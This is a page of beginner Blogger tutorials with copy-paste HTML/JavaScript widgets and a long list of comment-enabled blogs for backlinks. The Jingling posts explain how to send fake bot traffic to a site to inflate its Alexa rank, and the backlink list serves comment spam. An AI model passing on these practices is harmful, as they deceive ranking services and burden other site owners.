Showing posts with label blogging tips. Show all posts

How to Disable Comments on Blogger Pages

Posted On // Leave a Comment

How to Disable Comments on Blogger Pages

When you create any page on blogger, the comments are enabled by default. But some pages like about us, contact us, privacy policy and sitemap pages don’t need comments and so you need to disable comments, Which is quite easy and Today in this tutrorial i will show you how you can disable comments on blogger pages.

To disable comments,Login to your blogger account and follow the steps below:

1. Pages >> Select any page >> Options

2. Under 'Reader comments' section you see the following three options as shown in pic below.

  • Allow: This option will Show comments  in pages
  • Don't allow, show existing: this optin will not allow comments in pages and will display the previous comments.
  • Don't allow, hide existing: This optin will not allow comments in pagtes and also will hide the previous comments.
Now select the third option 'Don't allow, hide existing' and press 'Done', Then non of the user will be able to comment in that page

Hope you it would have helped you to understand the tutorial Better, So keep visiting the blog and do share it with your friends on facebook twitter and google plus...Thanks
[Read more]

Best Social Follow Widget For Blogger

Posted On // 3 comments

Best Social Follow Widget For Blogger

Best Social Follow Widget For Blogger

All of you want to get huge amount of fans to your facebook pages and huge followers to your twitter and Google Plus and there are so many ways for that, You may buy or may invite but one of the best way to increase social followers is with your blog or a website. If you have a blogger blog i will share a simple social follow widget which you can add to your blogger blog easly and increase the fans and followers.

How To Add Social Follow Widget I Blogger:

1. Blogger Dashboard >> Layout

2. Add Gadget >> HTML/JavaScript

3. Now in this box copy past the below Code

<style>
#wc-rotico
{
background:#ffffff;
border:1px solid #dcdcdc;
padding:10px;
box-shadow:1px 1px 4px  #dcdcdc;
-moz-box-shadow:1px 1px 4px  #dcdcdc;
-web-kit-box-shadow:1px 1px 4px  #dcdcdc;
-goog-ms-box-shadow:1px 1px 4px  #dcdcdc;
}
#wc-rotico img{
-moz-transition: all 1s ease-in-out;
-webkit-transition: all 1s ease-in-out;
-o-transition: all 1s ease-in-out;
-ms-transition: all 1s ease-in-out;
transition: all 1s ease-in-out;
}

#wc-rotico img:hover{
-moz-transform: rotate(360deg);
-webkit-transform: rotate(360deg);
-o-transform: rotate(360deg);
-ms-transform: rotate(360deg);
transform: rotate(360deg);
}

</style>
<div id="wc-rotico">
<a href='http://www.facebook.com/tricksdonor.org' target='_blank' rel="nofollow">
<img border="0" src="http://4.bp.blogspot.com/-FLrQQv4zXYY/Uh3H5HMmtLI/AAAAAAAACSo/CNjUCyfZY9E/s1600/Facebook.png" /></a>
<td valign="top" width="33"><a href='https://twitter.com/faheembashir10' target='_blank'  rel="nofollow">
<img border="0" src="http://2.bp.blogspot.com/-zsElLEeWt_s/Uh3H7UcozEI/AAAAAAAACTE/wuU-BI1CZAc/s1600/Twitter.png" /></a>
<a href='http://feeds.feedburner.com/tricksdonor/QrdO' target='_blank' rel="nofollow">
<img border="0" src="http://4.bp.blogspot.com/-i8XfPimO5lo/Uh3H7NLikpI/AAAAAAAACTA/b81bQXaDtVM/s1600/RSS.png" /></a>
<a href='https://plus.google.com/116197187007951085311' target='_blank' rel="nofollow">
<img border="0" src="http://4.bp.blogspot.com/-aBIFDEM9KR8/Uh3H5tRMZQI/AAAAAAAACS0/z6u6L8WXFgY/s1600/Google+plus.png" /></a>
<a href="#" target='_blank' rel="nofollow">
<img border="0" src="http://2.bp.blogspot.com/-YFcScg8c5M8/Uh3H5QygjhI/AAAAAAAACSs/vvGO9oPWwZs/s1600/LinkedIn.png" /></a>
</td></div>
NOTE: Replace Above Text In Red  With your facebook, Twitter, feedburner and Google plus username
[Read more]

How To Get Your Blog Post Indexed By Google In a Minute

Posted On // 1 comment

How To Get Your Blog Post Indexed By Google In a Minute

I stared blogging some months before and posting regularly.After adding my blog to Google webmaster Tools. After sharing any post i used to search my shared posts in google but it was not appearing in the search results. I had some blogs in my reading list and there posts are indexed by google in a Minute, Then a friend told me how you can get your blog post indexed by google in a Minute and today i will share it with you.

How To Get Your Blog Post Indexed:

1. After successfully adding your blog or website to Google Webmaster tools. You can see Crawl option in left side, under that click on Fetch as Google. Enter your post url slelect Web and click on Fetch.

Get Your Blog Post Indexed By Google In a Minute

2. Now page will refresh and submit to index  button will appear next to your post url as shown in pic below
Get Your Blog Post Indexed By Google In a Minute

3. Click on it a popup box will appear asking whether you submit post url or all the urls linked to this post as shown in pic below

Get Your Blog Post Indexed By Google In a Minute
Now you have just wait a minute and it will be indexed by google then search your post in google

Thanks for visiting and reading the blog. I hope you enjoyed this tutorial and it idf you have any questions related this or any post then please comment. keep visiting our blog and do share this post with your friends on facebook twitter and google plus..
[Read more]

How To Create Stylish Sitemap Page in Blogger

Posted On // 1 comment
Create Stylish Sitemap Page in Blogger

How To Create Stylish Sitemap Page in Blogger

Hello friends, Today in this tutorial i will show you how to create a stylish SiteMap page for your blogger blog,Which will contain all of your posts and will automatically update when you update the blog, Which will help you to increase internal links and it also helps search engine's crawler to index the content easier but before moving to tutorial  you should know what SiteMap is.

What Is SiteMap?

The sitemap is a very important and necessary component in each website. In short, the sitemap is an index page of your website, which offers links to all pages of your website. These links are categorized and organized in hierarchical form, which makes finding them very easy.
How To Create Sitemap Page in Blogger
1. Go To Blogger > Dashboard  > Pages 

2. Create New Page > Blank Page

Create Stylish Sitemap Page in Blogger
3. Page Title your Choice.

4. Go To HTML Tab And Past The Below Code In It.

Create Stylish Sitemap Page in Blogger
<style type="text/css">
#toc{
width:99%;
margin:5px auto;
border:1px solid #2D96DF;
-webkit-box-shadow:4px 4px 8px 2px rgba(0,0,0, 0.2);
-moz-box-shadow:4px 4px 8px 2px rgba(0,0,0, 0.2);
box-shadow:4px 4px 8px 2px rgba(0,0,0, 0.2);
}
.labl{
color:#FF5F00;
font-weight:bold;
margin:0 -5px;
padding:1px 0 2px 11px;
background:-moz-linear-gradient(right,#C2EAFE 0%,#055A85 40%);
background:-webkit-gradient(linear,left 10,right 80,color-stop(0.20,#055A85),color-stop(1,#C2EAFE));
border:1px solid #2D96DF;
border-radius:4px;-moz-border-radius:4px;
-webkit-border-radius:4px;box-shadow:3px 3px 1px #bbb;
-moz-box-shadow:3px 3px 1px #bbb;-webkit-box-shadow:3px 3px 1px #bbb;display:block;
}
.labl a{
color:#fff;
}
.labl:first-letter{t
ext-transform:uppercase;
}
.new{
color:#FF5F00;
font-weight:bold;
font-style:italic;
}
.postname{
font-weight:normal;
background:-moz-linear-gradient(right,#C2EAFE 0%,#fff 40%);
background:-webkit-gradient(linear,left 80,right 10,color-stop(0.60,#fff),color-stop(1,#C2EAFE));
}
.postname li{
border-bottom: #ddd 1px dotted;
margin-right:5px
}

</style>


<div id="toc">
<script src="https://googledrive.com/host/0ByNodV_m9cVLR0pmWFgwZ1NmdW8/" type="text/javascript"></script>
<script src="http://www.YOURBLOGDOMAIN.com/feeds/posts/default?max-results=9999&amp;alt=json-in-script&amp;callback=loadtoc">
</script></div>
NOTE:
  • Replace YOURBLOGDOMAIN With Your Blog Domain.
  • Click "Publish" Button.
  • And Its Done.!!!
 Thanks for visiting and reading the blog. I hope you enjoyed this tutorial and will help you. So keep visiting our blog and do share this post with your friends on facebook twitter and google plus..
[Read more]

Add Recommended For You Slide Out Widget To Blogger

Posted On // 2 comments
Add Recommended For You Slide Out Widget To Blogger

Add Recommended For You Slide Out Widget To Blogger


Recommended For You Slide Out Widget is the Best widget which you should use in your blog, When reader scrolls down the page the Recommended For You widget Slides Out in the Right bottom Corner like an invitation to your reader to read new post, and keep your visitor for a long time on your blog. which will help help you to increase traffic of your Blog.

ALSO READ:


How To Add Recommended For You Slide Out Widget To Blogger

1. Login to your blogger Dashboard and Move to Layout option.

2. Click on Add a Gadgets/Widget

3. Now select Html/Javascript option.

4. Copy & Paste the code below code in the box and Save.

<!-- Recommended For You Slide-->

<div id="bpslidein" style="display:none;"> <div class="help">?</div><div class="expand">+</div> <div class="close">X</div> <p>Recommended for you</p> <div id="bpslidein_image"></div> <div  id="bpslidein_title">Loading..</div> </div> <script> if(document.location.href.split("/").length==6&&document.location.href.indexOf(".html")!=-1){if(typeof bp_onload_queue=='undefined')var bp_onload_queue=[];if(typeof bp_dom_loaded=='boolean')bp_dom_loaded=false;else var bp_dom_loaded=false;if(typeof bp_async_loader!='function'){function bp_async_loader(src,callback,id){var script=document.createElement('script');script.type="text/javascript";script.async=true;script.src=src;script.id=id;var previous_script=document.getElementById(id);if(previous_script)if(previous_script.readyState=="loaded"||previous_script.readyState=="complete"){callback();return}else{script=previous_script}if(script.onload!=null)previous_callback=script.onload;script.onload=script.onreadystatechange=function(){var newcallback;if(previous_script&&previous_callback)newcallback=function(){previous_callback();callback()};else newcallback=callback;if(bp_dom_loaded){newcallback()}else bp_onload_queue.push(newcallback);script.onload=null;script.onreadystatechange=null};var head=document.getElementsByTagName('head')[0];if(!previous_script)head.appendChild(script)}}if(typeof bp_domLoaded!='function')function bp_domLoaded(callback){bp_dom_loaded=true;var len=bp_onload_queue.length;for(var i=0;i<len;i++){bp_onload_queue[i]()}}bp_domLoaded();bp_async_loader("http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js",function(){bp_async_loader("http://recommended-slide-out-for-blogger.googlecode.com/svn/trunk/bp-out-slide.min.js",function(){},"bp-out-slide")},"jQueryjs")} </script>

<!--Recommended For You Slide Ends Here-->
Thanks for visiting and reading the blog. I hope you enjoyed this tutorial and will help you. So keep visiting our blog and do share this post with your friends on facebook twitter and google plus..
[Read more]

Huge List Of Dofollow CommentLuv Enabled Blogs 2014

Posted On // 6 comments

Huge List Of Dofollow CommentLuv Enabled Blogs:

Google and Bing search engines are the most important sources of blog traffic. Except to get traffic since search engines, your post must direct to find on top of the search results. Now most of the bloggers utilize method to place comments on additional blogs to get backlinks. Dofollow Commentluv enabled blogs with high page rank are extra useful to get strong backlinks.And Today i will share a huge list of Dofollow Commentluv enabled blogs but before that you should know what commentluv plugin is and what are DoFollow Backinks.

What is CommentLuv?

CommentLuv Plugin is a WordPress plugin which is a premium plugin as well there is a free plugin also available for you. Getting comments for your blog is like getting compliments and clients for your work and helps to connect with your loyal readers.

What are Dofollow Links? 

Dofollow link passes link juice and they definitely help you much, in order to achieve good page rank. As it instructs search engine spiders to follow this link.
<a href = http://www.example3.org  rel="external">Example3</a>
The above link is dofollow, generally when you left comment on other site, you will see links with rel external attribute, rel=”external” is just to represent that the link is external, it has nothing to do with backlink type. If you find no rel attribute in link then also its being treated as a dofollow link because  it equals to REL  Dofollow.

List Of Dofollow CommentLuv Enabled Blogs:

1http://www.intenseblog.com6
2http://kikolani.com5
3http://selfishmom.com5
4http://www.techcrates.com5
5http://www.techsling.com5
6http://www.thesaleslion.com5
7http://allbloggingtips.com4
8http://basicblogtips.com4
9http://blogmatters.net4
10http://comluv.com4
11http://growmap.com4
12http://jupiterjimsmarketingteam.com4
13http://quillcards.com/blog/4
14http://skyhitblog.com4
15http://smallbizbee.com4
16http://writinghappiness.com4
17http://www.blogengage.com4
18http://www.boomerplaces.com4
19http://www.bouldercountychildhealth.org4
20http://www.crazysexyfuntraveler.com4
21http://www.evengrounds.com/blog/4
22http://www.famousbloggers.net4
23http://www.frugalrules.com4
24http://www.growmap.com4
25http://www.howtospoter.com4
26http://www.kiddycharts.com4
27http://www.kimgarst.com4
28http://www.kimwoodbridge.com4
29http://www.kopiaste.org4
30http://www.lovechicliving.co.uk4
31http://www.myitchytravelfeet.com4
32http://www.prettyopinionated.com4
33http://www.techlila.com4
34http://www.thenhbushman.com4
35http://www.thesitsgirls.com/blog/4
36http://www.tricia.me4
37http://birdsontheblog.co.uk4
38http://www.mysecondmillion.com4
39http://fatfightertv.com/blog/4
40http://avgjoegeek.net3
41http://baltimorerealestateinvestingblog.com3
42http://bethere2day.com3
43http://blazingminds.co.uk3
44http://blog.retrocollage.com3
45http://blog.teethremoval.com3
46http://bloggingangels.com3
47http://blondish.net3
48http://collegefallout.com3
49http://denaihati.com3
50http://designlovr.com3
51http://fitblogger.ca3
52http://fitnesscheerleader.com3
53http://genuineseo.net3
54http://grovetimes.com3
55http://hotblogtips.com3
56http://infocarnivore.com3
57http://just-ask-kim.com3
58http://keepupwiththeweb.com3
59http://letsbuildwebsites.com3
60http://michelleshaeffer.com3
61http://mommasmoneymatters.com3
62http://nopassiveincome.com3
63http://nthambazale.com3
64http://productivewriters.com3
65http://proudbooknerd.com3
66http://sandierpastures.com3
67http://spilledmilkshake.com3
68http://techiezlounge.com3
69http://techpatio.com3
70http://thecozyreader.com3
71http://themustardceilingblog.com3
72http://weblogbetter.com3
73http://willtaft.com3
74http://www.aha-now.com3
75http://www.benspark.com3
76http://www.bitsofpositivity.com3
77http://www.blogelina.com3
78http://www.chicprofile.com3
79http://www.computerhowtoguide.com3
80http://www.daddysfishbowl.com3
81http://www.dailycoloringpages.com3
82http://www.dakotapam.com3
83http://www.datmoney.com3
84http://www.deliberateblog.com3
85http://www.devonwebdesigners.com3
86http://www.earnmoney-fromhome.com/blog2/3
87http://www.essenceinphotography.com3
88http://www.frugalkiwi.co.nz3
89http://www.getpaidtowriteonline.com3
90http://www.glosonblog.com3
91http://www.glutenfreeandgorgeous.co.uk3
92http://www.hensher.ca3
93http://www.iamjoeyboy.com3
94http://www.imjustsharing.com3
95http://www.itechcode.com3
96http://www.jacqueline-gates.com3
97http://www.jennifercooks.com3
98http://www.keenlykristin.com3
99http://www.lemonicks.com3
100http://www.level343.com3
101http://www.mastertheartofsaving.com3
102http://www.methods2earn.com3
103http://www.mumstheboss.co.uk3
104http://www.musclebuildingover40.com3
105http://www.my4hrworkweek.com3
106http://www.mymagicmix.com3
107http://www.mymoneydesign.com3
108http://www.netmediablog.com3
109http://www.paraduxmedia.com3
110http://www.plrinternetmarketing.com3
111http://www.ramblingsofawahm.com3
112http://www.reelmama.com3
113http://www.replaceyoursalary.com/work-from-home-blog/3
114http://www.shaicoggins.com3
115http://www.shalusharma.com3
116http://www.smartbloggerz.com3
117http://www.stacysrandomthoughts.com3
118http://www.techalam.com3
119http://www.techblaster.net3
120http://www.technshare.com3
121http://www.techotalk.com3
122http://www.techtricksworld.com3
123http://www.techwork.dk3
124http://www.thestylishhousewife.com3
125http://www.tlmarketing.net3
126http://www.vancesova.com3
127http://www.webmaster-success.com3
128http://www.webuildyourblog.com3
129http://www.wellnesswaychiro.com3
130http://www.wonderoftech.com3
131http://www.workfromhomeblog.net3
132http://www.yourfinancessimplified.com3
133http://www.zestyvegan.com3
134http://yourpfpro.com3
135http://zapworld.in3
136http://www.gadgetsmaniac4u.com3
137http://crayonwriter.com3
138http://techcrank.com3
139http://www.workfromhomewisdom.com3
140http://www.socialable.co.uk3
141http://www.mingjongtey.com3
142http://caffeinekeyboard.com3
143http://www.aromahead.com/blog/3
144http://www.cleancutmedia.com3
145http://manuelmarino.com3
146http://techgamesblog.com3
147http://pix2brix.com3
148http://www.philmcdermott.com3
149http://www.heartofbusiness.com3
150http://www.johnbanksblog.com3
151http://www.crunchyhub.com3
152http://techteen.net3
153http://groovygreenlivin.com3
154http://www.coffeecakeandcardio.com3
155http://www.technolism.com3
156http://www.purposive.com3
157http://blogsnewsreviews.com3
158http://likeadad.net3
159http://www.donofweb.com3
160http://akubiomed.com2
161http://another-blogger.com2
162http://barry-wells.com2
163http://bloggingwithoutablog.com2
164http://cahayacinta.com2
165http://catherinealexandra.me2
166http://creativitywindow.com2
167http://crunchynow.com2
168http://dawnkaysblog.com2
169http://dfoolonthehill.com2
170http://donnamerrilltribe.com2
171http://fiddyp.co.uk2
172http://hnhlabz.com2
173http://ian-belanger.com2
174http://jakecpunut.com2
175http://janbierens.com/blog/2
176http://jmr23.com2
177http://kathydobson.com2
178http://letsgetdealstoday.com2
179http://lindagraceonline.com2
180http://marketingwithsergio.com2
181http://marketsecrets.biz2
182http://masterful-marketing.com2
183http://misterfong.com2
184http://myseocommunity.com2
185http://nurizspace.com2
186http://profitonknowledge.com2
187http://pulkit.me2
188http://radiant-brown-beauty.com2
189http://randolfsmith.com2
190http://realtimetricks.com2
191http://releasingmetoday.com2
192http://sandy-halliday.com2
193http://sem-group.net2
194http://seohour.com2
195http://shakiddo.com2
196http://slymarketing.com2
197http://specialmomspace.com2
198http://stacyclaflin.com/blog/2
199http://suejprice.com2
200http://superbloggingtips.com2
201http://sylvianenuccio.com2
202http://techbugs.net2
203http://techchunks.com2
204http://thehowtomakemoneyonlinemom.com2
205http://thesis-blogs.com2
206http://tim-bonner.com2
207http://wanwidget.com2
208http://wassupblog.com2
209http://www.adetechblog.com2
210http://www.adriennesmith.net2
211http://www.amorfrancis.com2
212http://www.attractionmarketingonline.com2
213http://www.audrasilva.com2
214http://www.awesomebloggers.com2
215http://www.baketheneat.com2
216http://www.biggirlbranding.com/blog/2
217http://www.bivori.com2
218http://www.bizbloggingbuzz.com2
219http://www.bloggerbulk.com2
220http://www.bloggingspree.com2
221http://www.bloggingtipstoday.com2
222http://www.bloggingwithchris.com2
223http://www.burnouttoolbox.com2
224http://www.carolminarcik.com2
225http://www.chicagoprofessionalorganizer.com2
226http://www.chrisbernardoblog.com2
227http://www.christinachitwoodperformance.com2
228http://www.curvygoddesslounge.com2
229http://www.cynamix.net2
230http://www.danielleparsons.com2
231http://www.dialme.com/blog/2
232http://www.durhamwebdesigner.com2
233http://www.earningguys.com2
234http://www.enveeus.com2
235http://www.favouritehobbies.com2
236http://www.fitandfed.net2
237http://www.fitbodyfulllife.com2
238http://www.gadgetalks.com2
239http://www.gauraw.com2
240http://www.geekandblogger.com2
241http://www.giveawaygator.com2
242http://www.gonzalochagas.com2
243http://www.herbertkikoy.info2
244http://www.iandouglasmarketing.com2
245http://www.iblognet.com2
246http://www.inspiredtowrite.com2
247http://www.janesheeba.com2
248http://www.jeremynoeljohnson.com2
249http://www.johnthornhill.com/blog/2
250http://www.jonbarry.co.uk2
251http://www.lainyonline.com2
252http://www.lemback.com2
253http://www.livingformondays.com2
254http://www.makemoneymax.com2
255http://www.marketingblogger.com2
256http://www.moneysmartguides.com2
257http://www.multees.com/blog/2
258http://www.musingmainiac.com2
259http://www.mymagicfundas.com2
260http://www.myrestoredhealth.com2
261http://www.netchunks.com2
262http://www.ninetynineways.net2
263http://www.opportunitiesplanet.com2
264http://www.phm-monitor.com2
265http://www.pierre-wedding.com2
266http://www.postcardperfect.net2
267http://www.realbloggingtips.com2
268http://www.revealingthestuffs.com2
269http://www.rungitom.com2
270http://www.seansupplee.com2
271http://www.seocustomer.com2
272http://www.smbcontest.com2
273http://www.solobizcoach.com2
274http://www.speakingoflove.net2
275http://www.sylvianenuccio.com2
276http://www.techbappa.com2
277http://www.techbucket.org2
278http://www.techclickr.com2
279http://www.techdesighn.com2
280http://www.techivy.com2
281http://www.technikant.com2
282http://www.techvela.com2
283http://www.tekkaus.com2
284http://www.thebloggersjournal.com2
285http://www.thetanningguru.com2
286http://www.thishappymom.com2
287http://www.tobyelwin.com2
288http://www.tomjamieson.com2
289http://www.webincomejournal.com2
290http://www.wickedblog.com2
291http://zarulumbrella.com2
292http://popcred.net/blog/2
293http://www.sparkwiz.com2
294http://seventoten.com2
295http://www.geniouspc.com2
296http://www.suzannefranco.com2
297http://chrisandsusanbeesley.com2
298http://techtwisted.com2
299http://www.innovativepassiveincome.com2
300http://smallbusinessesdoitbetter.com2
301http://danielleparsons.com2
302http://simplewyrdings.com2
303http://www.ourdiyprojects.net2
304http://dneprolab.com2
305http://www.9to5blogger.com2
306http://contentmarketingup.com2
307http://www.onewomanmarketing.com2
308http://emoneymarketing.com2
309http://stressandhealthonline.com/blog/2
310http://celticsageholistictherapy.com2
311http://www.geekandjock.com/blog/2
312http://asiteforwomen.com2
313http://www.jaydip.info2
314http://www.suzannefranco.com2
315http://www.cikgunaman.com2
316http://www.thetopblogger.com2
317http://www.thechefscookbook.com2
318http://relationshippa.com2
319http://www.blogincomelife.com2
320http://bloggersnetwork.net2
321http://findingthehumor.com2
322http://bivori.com1
323http://blancnotes.com1
324http://bloggersmarket.com1
325http://bobandrosemary.com1
326http://buildonlinebusinessesnow.com/blog/1
327http://chikum4risa.com1
328http://daddydee.net1
329http://debt-consolidation-2u.com1
330http://deeannrice.com1
331http://frugal-science.com/blog/1
332http://ianieba.com1
333http://kabenlah.com1
334http://kezanari.com1
335http://lermzpascoe.com1
336http://letssermo.com1
337http://madammondoq.com1
338http://makemoneylessons.com1
339http://marckornblog.com1
340http://moneymakerexaminer.com1
341http://mylucban.com1
342http://pauline-bennett.com1
343http://perrydavis.info1
344http://sharon-hartman.com1
345http://smallusbflashdrive.com1
346http://sweetkurma.com1
347http://tech4world.net1
348http://techchai.com1
349http://technogiantz.com1
350http://techozens.com1
351http://tecknobuzz.com1
352http://theaveragegenius.net1
353http://thenextgoal.com/blog/1
354http://tip2tricks.com1
355http://todayhaspower.com1
356http://www.authopublisher.com1
357http://www.benjohnsonblog.com1
358http://www.betterbloggingways.com1
359http://www.bloggertipstricks.com1
360http://www.bryanmcheyzer.com1
361http://www.carenfashion.com1
362http://www.catjug.com1
363http://www.coolwebdeveloper.com1
364http://www.elevatechristiannetwork.com1
365http://www.fabbielous.com1
366http://www.farhadbillimoria.com1
367http://www.fickleminded.net1
368http://www.foodfashionbeautyblog.info1
369http://www.gizmoshub.com1
370http://www.goldeneaglescoaching.com1
371http://www.hafizmohd.com1
372http://www.hatiputera.com1
373http://www.inmarketingtips.com1
374http://www.insidewebmarketing.com/blog/1
375http://www.jacmus.com1
376http://www.lifeascending.info1
377http://www.loraleehutton.com/blog/1
378http://www.marcus-baker.com1
379http://www.marketing-business-review.com1
380http://www.maxblogtips.com1
381http://www.mommypinks.com1
382http://www.morpheushealthandfitness.com1
383http://www.mumandbiz.com1
384http://www.nadiyaday.com1
385http://www.norhafidz.com1
386http://www.noteworthytips.com1
387http://www.onlineincomestartup.com1
388http://www.pamelabeaudet.com1
389http://www.petra-weiss.com1
390http://www.pinayblogger.info1
391http://www.prefercars.com/blog/1
392http://www.primejuicers.com1
393http://www.probloggertips.com1
394http://www.rosedesrochers.com1
395http://www.scottzprincess.net1
396http://www.seekdefo.com1
397http://www.stresscarerelief.com1
398http://www.techblazes.com1
399http://www.techinitio.com1
400http://www.technobol.com1
401http://www.technotactics.in1
402http://www.technotwinkle.com1
403http://www.thealmostmillionaire.com1
404http://www.thefabchic.com1
405http://www.theprofitshare.com1
406http://www.the-smartshopper.net1
407http://www.tips.pet-health-pro.com1
408http://www.viva-fashions.com1
409http://www.wcstock.net1
410http://www.work-from-home-concepts.com1
411http://xdwebsolutions.com/blog/1
412http://www.bumpsnbaby.com1
413http://himanshunegi.in1
414http://www.travelbuzzpro.com1
415http://www.truthgalore.com1
416http://www.e-wali.com1
417http://www.officenomore.com1
418http://www.yoursuccessmasterynow.com1
419http://www.bloggingfor.info1
420http://www.chatbugkaren.com1
421http://www.thatfigureswomensfitness.com1
422http://toodepressed.com1
423http://www.beautifulswans.com/blog/1
424http://www.healthydietweightloss.com1
425http://technoupdates.org1
426http://www.exclusivebloggers.com1
427http://makemoneylive.net1
428http://imcelebratinglife.com1
429http://www.seomkt.com1
430http://dailyblogtools.com1
431http://techtikus.com1
432http://www.geteverything.org1
433http://bloggingwithgypsy.com/blog/0
434http://bongotronics.com0
435http://businessonline2u.biz0
436http://creatingmybusinessonline.com0
437http://francetravelandfood.com0
438http://freebloghelp.com0
439http://homeoutdoorchristmasdecorations.com0
440http://internetnetworkmarketing-training.com0
441http://ioanalazarov.com0
442http://jefffaldalen.com0
443http://jeremy-ruggles.com0
444http://kantresesmith.com0
445http://ladygishi.com0
446http://marketingfromscratch.com0
447http://medievalrenaissancecostume.com0
448http://micahchipchase.com/Blog/0
449http://mybodyfat.co.uk0
450http://onemillionby30.com0
451http://outdoorchristmasledlights.com0
452http://stevensuchar.com0
453http://tulusdarihati.com0
454http://understandingyoursubconsciousmind.com0
455http://www.akhilendra.com0
456http://www.alittleboysblog.net0
457http://www.ane-tv.com0
458http://www.autobuynsell.com/carblog/0
459http://www.axioblog.com0
460http://www.brockblohm.com0
461http://www.bullsbattlebears.com0
462http://www.cindihoutz.com0
463http://www.dailymorningcoffee.com0
464http://www.diaryofane.com0
465http://www.electrocars.net/blog/0
466http://www.erwintan.com0
467http://www.formulaoffatloss.info0
468http://www.geekytricks.com0
469http://www.hair-growth-tips.biz0
470http://www.lawmacs.com0
471http://www.moneybloggingtips.com0
472http://www.motorclassics.net/carblog/0
473http://www.myseobenefits.com0
474http://www.mywebautocenter.com/blog/0
475http://www.oilstruck.com/blog/0
476http://www.personalenergymastery.com0
477http://www.probloggingsuccess.com/blog/0
478http://www.sweetsfoods.com0
479http://www.techdark.com0
480http://www.techspacia.com0
481http://www.thenaturalhealthexpert.com0
482http://www.tiffineysblog.com0
483http://www.todays-woman.net0
484http://www.vivapinay.com0
485http://www.your-health-news.net0
486http://www.yourwealthforlife.com0
487http://www.zoiesmom.info0
488http://www.addictedme.com0
489http://www.3rank.com0
490http://www.makemenoise.com0
491http://blogfromhome.biz0
492http://blogathome.net0
493http://www.techywood.com0
494http://www.collectinfo.net0
495http://www.eyes4tech.com0
496http://jeffdingman.com0
497http://allabouttechworld.com0
498http://bloggingandwb.com0
499http://robcalhoun.com/blog/0
500http://awesomeblogtips.com0
[Read more]

The Feed Does Not Have Subscriptions By Email [SOLVED]

Posted On // Leave a Comment
The Feed Does Not Have Subscriptions By Email

The Feed Does Not Have Subscriptions By Email:

Few days before i added Email Subscription Box Below To my blog and i thought of trying it out, is it working or not, But unfortunately it was showning an error ' The Feed Does Not Have Subscriptions By Email Enabled ' but the Email Subscription Box was working fine As there was some problem in my feedburner settings and luckly i got the solutions, now its working fine and If you have the same problem, i will share the solution of it with you today in few steps:

Also Read:
STEP 1: Login to your Google FeedBurner cpanel, you can access it with your gmail account.

STEP 2: Then move to 'Publicize' Tab and click 'Email Subscriptions' as shown in pic below.


The Feed Does Not Have Subscriptions By Email


The Feed Does Not Have Subscriptions By Email
STEP 3: In the Email Subscriptions page click 'Activate' shown in pic below and its Done..


The Feed Does Not Have Subscriptions By Email

Thanks for visiting and reading the blog. I hope you enjoyed this tutorial and will help you. So keep visiting our blog and do share this post with your friends on facebook twitter and google plus..
[Read more]

How To Remove Your Website in Jingling

Posted On // Leave a Comment

How To Remove Your Bog/Website in Jingling:

In my previous Tutorial i showed you How You Can Increase Traffic using Jingling Bot.I also tried this bot and it was working good but i dont know how to i can remove my added url in Jingling because it is in chines language,then i clicked on evey option and one of worked And today i will show you how i removed site from Jingling Bot.

1. Open jingling and click on the Red Outlined option shown in the pic below.


2. Then a popup widow will appear click the first option which is outlind Red and its done..!!!!


[Read more]

How To Increase Traffic using Jingling Bot

Posted On // Leave a Comment
Jingling is a traffic Bot which you can use to get huge number of fake traffic to your blog or website, you have just add your site in jingling an keep it open for hours and you can get Thousands of hits but it will not help you increase your earning revenue of blog or website but yes it will help you to increase the Alexa rank. But this Bot is in some other language may be Chinese So, today i will share a tutorial about jingling, How to use it.

First DOWNLOAD JINGLING HERE

How Use Jingling Bot:

1. Download and Open Jingling, Click 2nd option in 3rd line as shown in pic below.

jingling Bot tutorial

2. A popup window will apear, type your website url in box and press enter as shown in pic Below.

jingling Bot tutorial

3. And now start working automatically, you have to just keep it open or minimise it and your blog or website will start getting traffic

jingling Bot tutorial
Hope you Enjoyed this tutorial, So keep visiting the blog and Do share this with your friend
[Read more]

How To Show Featured Posts In FlatMag Blogger Template

Posted On // Leave a Comment
FlatMag is the Free,Best Responsive and SEO Optimisied Blogger Template. This template has 3 columns in the Home page. First Column shows your Recent Posts. Second Column (Small column with posts) shows the Featured Posts. Third Column is the Right Sidebar, I also used this template for my Blog, It is the Best Template for SEO and i recomend you to install this Template for better SEO and Responsive Design, But when i installed this template, the Feature Column was missing, You may also face this problem but today i will show you how you can add featured posts in This Template:

Set Up The Featured Post:

STEP 1: Go to Layout and then add a HTML/Javascript Widget in the center column. Center column is located beside the Blog Posts widget.

STEP 2: After you added HTML/Javascript Widget then add following Code below in the Content box to show Featured posts.
<script type="text/javascript">
var numposts = 10;
var showpostthumbnails = true;
var displaymore = false;
var displayseparator = false;
var showcommentnum = false;
var showpostdate = false;
var showpostsummary = true;
var numchars = 100;
</script>

<script src="/feeds/posts/default/-/label2?orderby=updated&amp;alt=json-in-script&amp;callback=labelthumbs" type="text/javascript"></script>
STEP 3: Now change "lable2" with your Label. Which will show the Posts from your label. Make sure to update "numposts" variable with the number of posts you want to display in the Featured area section.

I hope you enjoyed this tutorial and Keep visiting our blog and do share this with your friends on facebook twitter and google plus. thank you....
[Read more]

Top 10 DoFollow Forums to Increase Backlinks

Posted On // 2 comments

DoFollow Forums Increase Backlinks
There are so many ways to get Huge BackLinks to your Blog, By commenting, Guest Posting, Social Sharing and By the Forums.Increase in Backlinks means increase in page rank and you will get huge traffic from search engines. So today im gonna share a List of Top Do follow Forums for Getting quality backlinks: ... Continue Reading
[Read more]

5 Best Recent Posts Widget for Blogger

Posted On // 2 comments

Best Recent Posts Widget for Blogger

Hello friends, Today im here to share some awesome and best Recent Posts Widget for Blogger. Which attract the visitor and gain the more traffic, Also gives the proffesional look to your blog

ALSO READ:
How To Setup Sub Domain In Bigrock for Blogger

Fan Page Auto Like Script For Blogger

How To Add Border To Post Titles In Blogger

Top 10 Computer SEO Software to Optimize Your Site   

How To Add Recent Posts Widget for Blogger:

STEP 1: Login to your blogger dashboard and move to the 'Layout' tab and click 'Add Gadget' where you want to add this widget

Add Recent Posts Widget for Blogger

STEP 2: A popup window will appear, Scroll down to 'HTML/javascript' section and click ' + ' tab.

Add Recent Posts Widget for Blogger

STEP 3: Now, Below there are 5 Recent Posts Widget's with the codes. You have to choose one of the widget and copy its code and paste it in the 'HTML/javascript' section in the above STEP

Recent Posts Widgets:

Widget 1:

Add Recent Posts Widget for Blogger

